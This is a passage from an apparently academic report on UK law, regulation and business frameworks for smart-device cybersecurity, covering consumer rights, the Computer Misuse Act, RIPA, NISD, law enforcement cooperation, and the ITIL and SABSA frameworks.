The result of manufacturers or third-party vendors locking down devices transfers risk directly. This does require confidence in the company and its procedures from a client perspective, if a hack should result following such an implementation. Who is liable? Could it be the provider for not immediately stopping the devices?

Consequently, new technologies produce several unintended / intended consequences in manufacturers' policies and warranties. This is not limited to the technology sector but relates to easily produced and manufactured tangible goods.

## Planned obsolescence

The intention by businesses to deliberately design something with a policy to pre-emptively limit its end of life. Numerous cases over the globe[36] have witnessed legal verdicts where devices have been deliberately limited in their ability to function. Subsequently the act of implementing a planned obsolescence policy ensures that the systems and devices required to run the product and services have limited operability or adaptability affecting its usability.

The effects of implementing these types of policies with smart devices such as those in the common market are directly impacting upon customers of the service / product. As an effect, this means that firmware, Operating Systems (OS) and application packages will not be patched. The potential here is for large organisations to apply these business practices on top of the environmental and ecological concerns. The fact is that devices for the average consumer or business do not have the capability, authority or time to repair their own equipment. This effectively means that devices are irreparable without the providers, much like the phone manufacturers' environment.

Consequently, the devices' trustworthiness is doubted, the security is impacted, and integrity and stability of the product is not reliable. Therefore, it should be commonplace in the market to state, as they do with OS's, the Long-Term Support (LTS) structure. This ensures that there is a business model change and it does not leave customers with effectively, a dead product. Also, systems that rely on the devices should not suffer from sudden consequences. In certain cases, contracts should contain a time stipulation when implementing smart devices into critical systems. For instance, the Ministry of Defence requirement demands it. This should be a primary policy for businesses and critical infrastructure when applying the technology.

As a consequence, in Europe this case is being highlighted, the "Halte à l'Obsolescence Programmée"[37] in France for the consumer market. In this case, printers were the focus of the debate[38]. This was also an element raised in the European Parliament in a report, "On a longer lifetime for products: benefits for consumers and companies"[39]. That report discussed better process for business conduct in a European framework. This derives from a 2014 Eurobarometer survey[40] stating that 77% of people would rather repair their goods than buy new ones.

## Consumer rights

Consumer rights ultimately underpins all the areas discussed above, brought forward through the Consumer Rights Act 2015[32]. This Act also works with the Directive 1999/44/EC[41], but there are some primary differences.

The Directive 1999/44/EC allows the buyers of goods to return a product within a two-year period (two-year limitation period). However, the UK did not incorporate the whole directive, only elements of it are implemented into the Sale and Supply of Goods to Consumers Regulations 2002[42].

However, the Consumer Rights Act 2015 has superseded the 2002 Consumer Regulations implementation. The Act allows buyers a limitation period of six years within England, Wales and Northern Ireland. Yet, Scotland has a five-year limitation period to return and dispute the goods.

The technical element brought from the Directive 1999/44/EC through the consumer regulations of 2002 and into the Consumer Rights Act 2015 is in the remedies and repair of the device or service. The period of which the consumer has the most power is within the first six months after the purchase. This is because the seller of the product or service must prove that what they sold conformed to the proper standards. However, after that period, the consumer must provide the evidence that the product bought was faulty when they purchased it. Additionally, due to a seller’s rights under the same Consumer Rights Act, they do not have to give a full refund. They can pursue other options such as a partial refund, a refurbished product or repair the fault.

Additionally, the Consumer Rights Act 2015 also protects buyers from fake or counterfeit products, with time limitations of two months depending on the ware. Once more the company that sold you the fake goods are obliged to issue you a real genuine or a full refund.

The reason why it is important to discuss this in context with smart devices is because they have properties that incorporate into many areas of the law. Their application as a service or as a product are all covered under the Consumer Rights Act 2015. To qualify for the consumer rights recourse, the conditions are laid out under the warranties, guarantees and policies section. The inclusion of the Consumer Rights Act 2015 was to state exactly how consumers of smart devices bought from around the world are not only protected under UK law but also EU Law. This ultimately ensuring a more secure and satisfactory product.

## 2.2 Cybersecurity and the Law

The cybersecurity environment is very much a symbiotic relationship of law and policy. The topics discussed below highlight the protections of agencies and laws for consumer and business general interests.

An international organisation, company or nation state may have their own policies and laws that are at conflict with international practice and jurisdiction. This was touched upon previously, under the legal infrastructure section.

As the UK is currently in an escrow like state with the EU, the necessity to prepare for every eventuality is a must. This can be in the form of new Acts of Parliament, completing sector analysis reviews, creating new agencies or developing greater powers into ones already established. Additionally, the formation of consortiums and interest groups help to advance the U K's position. However, although the EU has matters of interest and governance in their remit, it is the global powers that are the threat priority for now. This risk or associated risk stems from connections all over the world, including within the EU such as hacktivists.

The way new technology manifests itself into everyday appliances often outpace the law and policy of a country, bypassing the governing oversight and legal infrastructure. Of course, laws are primarily implemented if enough traction to its effects are made clear or obvious within a country. Using this logic, the separate interpretations of law become apparent, additionally one does not need to be a state to suffer or benefit from other countries' laws. For instance, the GDPR allows non-European nationals to benefit from the law in the collection of a data subject's information. Likewise, the effect of loss can also be seen, with countries' own internet systems, specific apps and the mass censorship of information. Those negative effects are felt all over the world, regarding reporting of the free press or in business terms, such as the termination of agreements or contractual obligations.

Consequently, the UK has its own protections against cybercrime and serious crime which also align with the European Unions. Therefore, laws that dictate the way in which people conduct business and government driven operations must align together.

The UK has several laws that cover different areas of primary interest. Therefore, the laws discussed departmentalise key objectives to the reason for their creation. These include:

## Computer Misuse Act of 1990

This Act was designed to secure materials based on a computer from unauthorised access or the alteration of materials. The Act outlines the offences that a person or persons can commit if they are to represent the characteristics. An example could be enabling access to a secure system when the owners and administrators have configured it not to be openly connectable. The performing of specific functions that may damage or misuse a computers system. Essentially, the deliberate act of computer misappropriation, is knowing when the malign function will run and its intended purposes.

The Computer Misuse Act[43] is one of the common legal avenues within UK law, brought forward by the prosecution. These prosecutions may come because of investigations led by several key UK security and cybersecurity agencies discussed later. The National Crime Agency (NCA) deals specifically with serious crime, such as murder inquiries, aggravated robberies and paedophile gangs. Resultantly, the communication gained over the internet, the research conducted and the specific targeted plans obtained will be used against offenders in the state's prosecution case. The cooperation of business and the ability to access a user's data is to a large element dependent on a case succeeding or not.

However, companies have created systems, not just in the transportation of data but the processing and storage of data where communications are handled secretly and securely. The companies' responses in wishing to protect a data subject's information can venture in either two avenues. Either they can legally fight it in secret or open court [44]and challenge the request for data. The other avenue is creating a security system by design, that means not even the administrators know a user's data that are stored on their servers.

The technological approach discussed above is called "No knowledge privacy methodologies". This means that at the request of law enforcement either because of a court order, warrant (search warrant; Police and Criminal Evidence Act 1984[45]), witness summons (subpoena) or a Norwich Pharmacal order; only basic information (account data; name, address) is given under a "no knowledge" agreement. However, the contents are encrypted through their systems' security and privacy approach.

In terms of this law applying to Google, they have a record of working with law enforcement and do not have a "no knowledge" system in place. Neither do they have a system to inform the user identified in the legal procedure if requested not to inform them.

The application of this law in terms of smart devices / systems (IoT / IIoT / IoE) and the GCP can be applied to any stage of the process. This can mean if hackers were to adapt and change the firmware or operating system to participate as a botnet or work as a proxy server. Additionally, it could apply if the GCP servers were to participate in the process of devious malicious behaviour.

Of course, businesses can follow procedures to combat and inform customers whilst working with law enforcement and cybersecurity specialists to resolve the problem.



Identify the problem. No obvious solution?
Apply recourse framework
Segment and close the effected area
Inform law enforcement of the breach
Inform users and state what to do
Problem resolved, inform users
Law enforcement informed of hack
Coordinate strategy
Resolve the problem
Investigate
Formal investigation
Identify suspects.
Formal Investigation
Review the data and devices used
Identify suspects
Appropriate coordination (countries / businesses)
Implement legal strategy to prosecute
Legal prosecution

*Figure 7: Prosecution process*

The strategies in Figure 7 represent an approach that best protects the consumers whilst ensuring maximum intelligence gathering and prosecutable evidence. The process of applying the Computer Misuse Act often incorporates many business, partners, agencies and judicial cooperation. The process above is not an exhaustive identification of processes, but rather an overview of how the Act can be utilised to achieve prosecution. In addition, the Act could lead onto other statutes that create a European Arrest Warrant (EAW)[46]. The EAW would then work to detain the culprits and bring them to the UK to the appropriate prosecution authority such as the Crown Prosecution Service (CPS).

Pre-emptively, for online cybercrime purposes, online infiltration is also an element witnessed, within the anti-cybercrime strategy. Initially, botnets or new malware is created to facilitate the crime, often the discussion and cooperation between people or chats with members within a gang occur online. Therefore, agencies can work with companies to gain data on the conversations and accounts suspected to be used by the Organised Crime Groups (OCG).

Furthermore, covert undercover operations can buy goods or discuss / conduct crime, this is completed under the Regulation of Investigatory Powers Act 2000[47] of Section 26(8). The use of Arrest Powers Section 24 Police and Criminal Evidence Act 1984[48] can then work to arrest a person if they are; about to commit, suspected of committing or are committing any offence.

Consequently, the enforcement of this law and its subsequent connections to other laws and statues enable a powerful operation in prosecuting e-crime criminals. This is particularly relevant as smart devices prevalence within consumer, business and industrial spaces are becoming frequently intertwined.

## Malicious Communications Act 1988

The Malicious Communications Act of 1988[49] outlines issues regarding the sending or delivering of letters or other articles. It states clearly that if the intended communication in a digital sense is to expressly cause stress and anxiety, the Act will prosecute that person. This applies to any form of digital communication such as emails, social network contact or messaging. The reason why this has been identified is because smart devices have now taken many different modalities. Through the diverse array of smart devices, it allows new methods or instances of direct communication and control.

The potential here being mainly a consumer problem is domestic abuse[50], [51] and control over a person. This could be a partner, or a disgruntled friend and any other person that wishes to influence a person. Consequently, smart devices such as fridges, light systems or televisions can have visuals displays on elements within a house. This may create more instances of malicious communication from a controlling person. This subsequently means that the ability to control a person and smart things from an app remotely with monitoring and control capabilities creates a controlling and coercive environment.

This scenario with smart technology will create many new areas of legal impact. The modification or reviews of law in this matter should be taken to ensure people are protected.

## Regulation of Investigatory Powers Act (RIPA) 2000

One element for consideration in privacy is the ability to keep things private from the state. However, RIPA[52] in coordination with European and international partners work to create a surveillance and investigation network. This means the interception of data and communications.

The considerations are the state does have a duty to protect people, such as the case to prevent terrorism (Terrorism Act 2000)[53]. The question to identify and defend is at what point do rights to privacy and secrecy become infringed? The cybersecurity concern is that the communication is compromised because it has been taken and duplicated.

With smart devices, it too must also be measured, regarding successful monitoring of suspects against the collection of data from unintended targets. It is the level of impact that operations have and the concern for innocent parties where domestic surveillance is taking place.

## Future legal considerations

With consumers utilising more smart products, businesses wish to use that unharnessed mass computing power as an edge to their networks. This is creating interest in banking[54], with the application of Blockchain technology or Distributed Ledger Technology (DLT). The mass peer-to-peer network provides a storage data system accessible from any of the connected peers.

However, currently there are unregulated currencies that have considerable worth. In terms of future protections and cybersecurity in alignment with the law, there are multiple challenges to consider when meeting regulatory standards. Therefore, the Customer information Order Section 363 of the Proceeds of Crime Act (POCA) 2002[55] and Section 370 will need to be reviewed. Additionally, the accountancy regulators (Association of Chartered Certified Accountants (ACCA))[55] and the Institute of Chartered Accountants in England & Wales (ICAEW)[55] will need to develop new practices. This means that they are available for inspection by the police ensuring lawful transactions digitally are governable and attainable. The request to provide specific data in relation to an account must also be manageable by the police. The nature of Blockchain banking and oversight currently is limited, businesses that house Blockchain technology are in a state of pandemonium. This is because exchanges get hacked, currencies can be massively shorted and devalued or inflated in rapid succession.

Consequently, improperly organised Blockchain companies' cooperation with law enforcement agencies need to be developed, such as, by submitting a Suspicious Activity Report (SAR)[56] need to be developed. This means that the Investigation Officers Branch (IOB) Criminal Enforcement Team (CET) who work to prevent fraud and bankruptcies will need to adapt their current approach. The prosecution of such breaches may incur avenues such as Insolvency and Company Law.

## Network and Information Security Directive 2016/1148 (NISD)

NISD was briefly covered earlier for the purposes of its impact into data protection. However, for the greater contributions to the legal framework, NISD is examined further.

The NISD directives core purpose is to achieve a common, high standard, network, systems and information security across all EU member states. The directive sets levels and objectives to achieve regarding internal requirements but also cross-communication between member states. The UK implemented the NISD Directive[57] into UK law as the Network and Information Systems Regulations 2018 (NIS Regulations)[58].

The Directive was created to ensure adequate protections that are appropriate to the systems are in place. These proportionate security measures also require collaboration with the Computer Emergency Response Team (CERT-EU). The CERT-EU team assembles of the CSIRTs, with the National Cyber Security Centre (NCSC) as the representative for the UK.

The CSIRTS main responsibilities outlined within NISD are to ensure a national management strategy approach to deal with cybersecurity. This means supporting elements of infrastructure or services that are critical to a countries operational capability to function. The subsequent promotion of cybersecurity awareness in the public (academic and industrial) domain.

Fundamentally, the NISD objective is to improve national cybersecurity, identifying Operators of Essential Services (OES). The operators consist of public and private entities that provide critical maintenance on societal and economic provisions. These represents some of the following:

- Digital communication infrastructure, service providers, Internet Exchange Point (IXP)
- Transport (airplanes, trains, automobiles and sea vessels)
- Energy (oil, gas, electricity)

NISD also outlines Digital Service Providers (DSP) which represent some of the following points:

- Cloud computing services (scalable shared service pool of computing power, providing Infrastructure as a Service (IaaS), Platform as a Service (PaaS) and Software as a Service (SaaS)
- Online marketplaces (to sell or buy goods online through websites and online marketplaces)

The coordination of the OES and DSP elements create a refined structure for national cybersecurity working with NCSC as an appropriate authority for essential service functions.

NISD resultantly ensures OES and DSP institutions conduct risk management strategies and incident reporting. This identification of an incident risk after it has been detected ensures it is managed correctly to mitigate the impact. Article 14 of the Directive specifically covers the OES appropriate and technical management solutions; as is the case with the Cyber Assessment Framework (CAF)[58]  using the competency authority to determine the appropriate level of security required.

However, Article 16 in NISD directs a different approach for the DSP, managing the risk for the systems, compliance, continuity management and incident handling. The guidance of the Commission Implementing Regulation (EU) for DSPs services ensures a framework to contact the appropriate CSIRT member. In addition to complying with the EU Agency for Network and Information Security (ENISA) guidance, establishing information security.

Article 19 of NISD provides an extensive outline of the best standards approach outlining key International Organisation Standardisation (ISO) such as the ISO / IEC 27002: 2013[59]. Furthermore, ISO / IEC 27035: 2016[60] for Information Security Management System (ISMS) and best practices. Overall the NISD directive works in unison with GDPR to protect OES and DSP services that provide critical functions to the UK and the EU.

## 2.3 Law Enforcement Agencies

Cybersecurity and serious crime strategies[61][62][63], [64][65] come from Secretaries of State, agencies and organisations such as the National Cyber Security Centre (NCSC) and the National Crime Agency (NCA).

The strategies imposed by these organisations result in schemes such as Cyber Essentials, promoting essential criteria to follow, protecting against 80% of cyber-attacks[66].

Law enforcement apply some of the laws above to combat crime and new kinds of crime witnessed in the smart device sector. The coordination with the UK agencies and organisations through European Union Agency for Law Enforcement Cooperation (EUROPOL)[66] is an example of cybersecurity cooperation. Despite the vast amount of money and practices, laws and policies, incidents still occur because of poor planning or execution.

However, there are more nefarious intentions to consider regarding responsibilities of businesses to ensure that devices are in accordance with their requirement to ensure appropriate standards. Areas such as:

- Hacktivists
- Cyber terrorism
- Espionage (directly or indirectly)
- Profiteers through extortion

The legal technological sphere has become diverse in nature and large in scope. It is through this scope that international businesses play a significant role, directly or indirectly through the services and goods they sell.

Historically there have been numerous cases around the world where government policies, and agencies have administered the conduct of a business. This is observed in requests such as:

- Unnecessary catchment of data
- Backdoors in products / services
- Weakening of encryption

It is encroaching laws and policies on the evolved internet where conflicts arise when international implications of a judicial position concerning the remit of its authority are at odds.

The subsequent implications deriving from the political will and urgency are tested. This is a substantial element regarding ensuring that the privacy and safety of the people a government or republic represents are not merely obstacles to overcome.

Therefore, the ability to deter serious crime and uphold cybersecurity defence and attack capabilities ensure a proportionate response is available when required. This subsequently effects the remit and structures of a country's protection to defend and protect itself from the intent of foreign adversaries.

Controversially the UKs implementation of foreign telecommunications networking equipment and services are being utilised for critical national infrastructure. Additionally, with the request from foreign powers to demand data back out of their legal scope is also something commonly seen, as witnessed with Microsoft and its Irish servers[67]. Once more, the discussion into the influence of a country's interests, requiring backdoors and secret contracts is applicable in a scenario of the Official secrets Acts[68] application.

Consequently, it is important to apply the regulations / Directives, such as NISD working with the cybersecurity agencies around the EU such as EUROPOL in addition to the ENISA.

Accordingly, the oversight of smart systems ensures the systems that operate services, hardware and operations are checked. These requirements vary from government to government and so do the intended effects. The UK for instance requires all internet traffic to be captured and stored for a two-year period[69].

However, as a matter of national security, the smart market should be managed or at the very least monitored. The testing of all products must be verified and certified before being applied into sensitive or critical national infrastructure.

Failure to ensure that smart systems in the national infrastructure do not pose an acute risk, open to attack, foreign monitoring and surveillance could result in serious effects. However, minute, the potential for smart technology to be configured, designed and manufactured differently is an area which could prove to be a conflict of interest. It is in the smart devices modular transportable capabilities where the danger lays. The ability to be quickly affixed to a piece of machinery, or in a secure operation zone.

Overall a smart things strategy, detailing exactly how the sector must proceed to work in the best interest of the UK has to be created.

In summary of chapter 2, legal topics such as SLA, data protection and warranties amongst others were discussed in detail. This sets the premise for legal requirements as to a business's liabilities, responsibilities and adequate ERM, ERP and CRM practices, ensuring appropriate protections are in place as discussed in Chapter 3. In conjunction with legal obligations, ITIL / ITISM and SABSA frameworks develop continuity in management solutions to standards, certifications and cybersecurity.

# Chapter 3

## 3.1 Business Strategies

The legal considerations of cybersecurity have been considered above. However, the following elements consider practices business can implement in general, being the next layer following the law. The business framework consideration for lawful cybersecurity protections proceed to discuss a robust cybersecurity framework. With the purpose to highlight cybersecurity issues within a given sector, business or consumer environments. The foundational elements to the strategy are established within business frameworks, such as IT Infrastructure Library (ITIL)[70][71] / IT Service Management (ITSM), Zachman[72] or Sherwood Applied Business Security Architecture (SABSA)[73], [74]. The ITIL / ITSM and SABSA frameworks are examined in detail below, identifying primary properties and approaches.

### **ITIL**

ITIL and ITSM are established frameworks, used around the world providing best practice service management solutions, whilst inherently applying effective practices. However, the ITIL / ITSM framework is not a one size fits all solution, nor it is the right solution for the problem in every case. ITSM / ITIL purpose as a framework is to increase productivity, security, awareness and responsibility, improving IT and service management. The modification of ITSM / ITIL to a company's problem, means adapting to the most effective process after reviewing a company's service and IT processes.

ITIL requires a common understanding throughout a company or department as to the problem. Once there is a common understanding and awareness to the acute or large problem, the ITSM / ITIL framework can then be applied. For instance, incident response procedures, are there effective guidelines to follow if an incident were to happen, how adaptable is it, are there clear lines of communication?

The ITSM / ITIL framework stems from communication, and the ability to ensure that by working together and understanding a company's targets, a strategy to proceed can be followed. A company's results and outcomes means the collection of data which could lead to interesting statistical analysis, highlighting effective and ineffective areas of a company. The operational efficiency could be effective but by reviewing and implementing the ITIL / ITSM system one could enhance those operations and bring awareness to a forefront.

This is particularly relevant with cybersecurity, where a team needs to work with all departments. The ability to fall back on a position if an incident or a problem were to arise is invaluable. However, the conduct in which that response is met depends entirely on a communication strategy. Internal threats are common examples, the threat level can upshift if departments were to combine or integrated into each other. Through this integration comes obscurity in lines of sequence of command. The identification of boundaries and areas where shared permissions and the handling of sensitive data all must be considered. As a business model, the acquisition of a new company could again create new internal problems and personal control procedures i.e. Sabadels' takeover of TSB[75].

The ITIL / ITSM framework considers a cyclical plan of action. The framework continues through all business layers starting at the development area of the business. The communication and subsequent strategy in relaying the goals of a developed service ensure the best management practices of an operations team. This strategy must be championed by management, creating environments that welcome input and change into a system; where through every level of potential modification / improvement can be suggested up to executives.

Resultantly, ITIL / ITSM creates a value stream, indicating levels of importance and urgency. The value stream in network services and cybersecurity would be ensuring that the delivery of a service is safe secure and efficient. This means; procedures and failure alternatives, application server alternatives and safeguards.  Additionally, people strategies to develop attitudes to responses of an incident on realising an active incident like phishing.

To combat inconsistencies and identifying new areas of development the ITIL / ITSM framework, forces in its ethos of approach, Continual Service Improvements (CSI). This is not limited to internal effects because when upgrading management and services practices within a department the customer position can also change. The CSI requires a basic knowledge of the services proficiencies, determining its capabilities, purpose and effectiveness. Consequently, Figure 8 below highlights a basic competency model that should be understood for effective business and resultant cybersecurity standards.




*Figure 8: Competency model*

The competency model above demonstrates what a company / department needs to consider when conducting business matters. The Enterprise Resource Planning (ERP) below highlights just some of the primary areas a company must contemplate alongside the competency model.



Supply Chain Management
Human Resource Management
Finance Resource Management
Enterprise Resource Planning
Customer Relationship Management
Manufacturing Resource Planning

*Figure 9: Enterprise Resource Planning*

To satisfy the terms above, effective personal within the business are required to work together and psychologically, have a fulfilling job. It is essential that business keep staff happy and secure, not only for the work rate but also for the safety and security of a company's services. It is not uncommon to hear of disgruntled employees gaining access into the systems[76]. This is either because of poor operational management with Human Resources (HR), failing to close the personnel's accounts having privileges and access rights. The other methods are either by phishing or social engineering colleagues and hacking into the system.

By incorporating these structures of awareness, the company, its workers and the end-product all achieve a better outcome and standard. This effects every department, with a benefit to internal security and wellbeing of staff in managerial positions. Culminating all these elements to a component construct means that the CSI poses the competencies and the ERP questions to all the employees, managers and executives. The ITIL / ITSM framework then determines the skills available, but in doing so, the areas of skill shortages become evident. This could prevent failures in the IT systems from security breaches by using the measurements of the business to set its goals and alignments of best practices.

The accumulative data after it has been processed and understood can be diversified between different elements of the business. The Key Performance Indicators (KPI) are used to determine prime events which allow analytical review later. The application of the KPI is important in terms of a cybersecurity department, allowing the team and managers to access incident response times or problems.

The ability to use the ITIL / ITSM frameworks to develop should be consistently in line with the ethos of applying CSI. The application of KPI's should be implemented as soon as possible such as the design phase. This allows for acute or large analysis as things develop, leading to Critical Success Factors (CSF). In applying this implementation and review, the objectives per department can be specifically scrutinised and developed. Once the KPI's and CSF are to the company's most proficient capabilities, the team and department can only better the service and security having a solid position to work from.




*Figure 10: ITIL / ITISM*

To ensure a proper business structure and certification, the incorporation of the ISO 20000 (IT Service Management System)[77] and ISO 20001[78] should be applied allowing the best practice solution. Also, the ISO 9000 / 1: 2015[78] (Quality management systems), working in cooperation with any of the ITIL/ITSM, Zachman and SABSA frameworks ensure a productive environment.

## SABSA

The Sherwood Applied Business Security Architecture (SABSA) framework is a continuation of the ITIL / ITSM business management framework, but with a specific interest into security management. The SABSA framework promotes areas such as a competency program. The ability to tests the competency of a business ensures a comprehensive, method driven policy. The security architectures focus on providing solutions to security in the enterprise business environments using risk driven methodologies.

SABSA has developed a security architecture, with key elements pictographically represented below. The Breakdown and purpose of SABSA much like the Zachman framework, is to show a solution path that companies can follow. The model layered approach in addition to the ITIL / ITSM frameworks creates traceability within businesses. This helps improve a company’s cybersecurity approach, particularly in terms of data protection and alignment of GDPR.

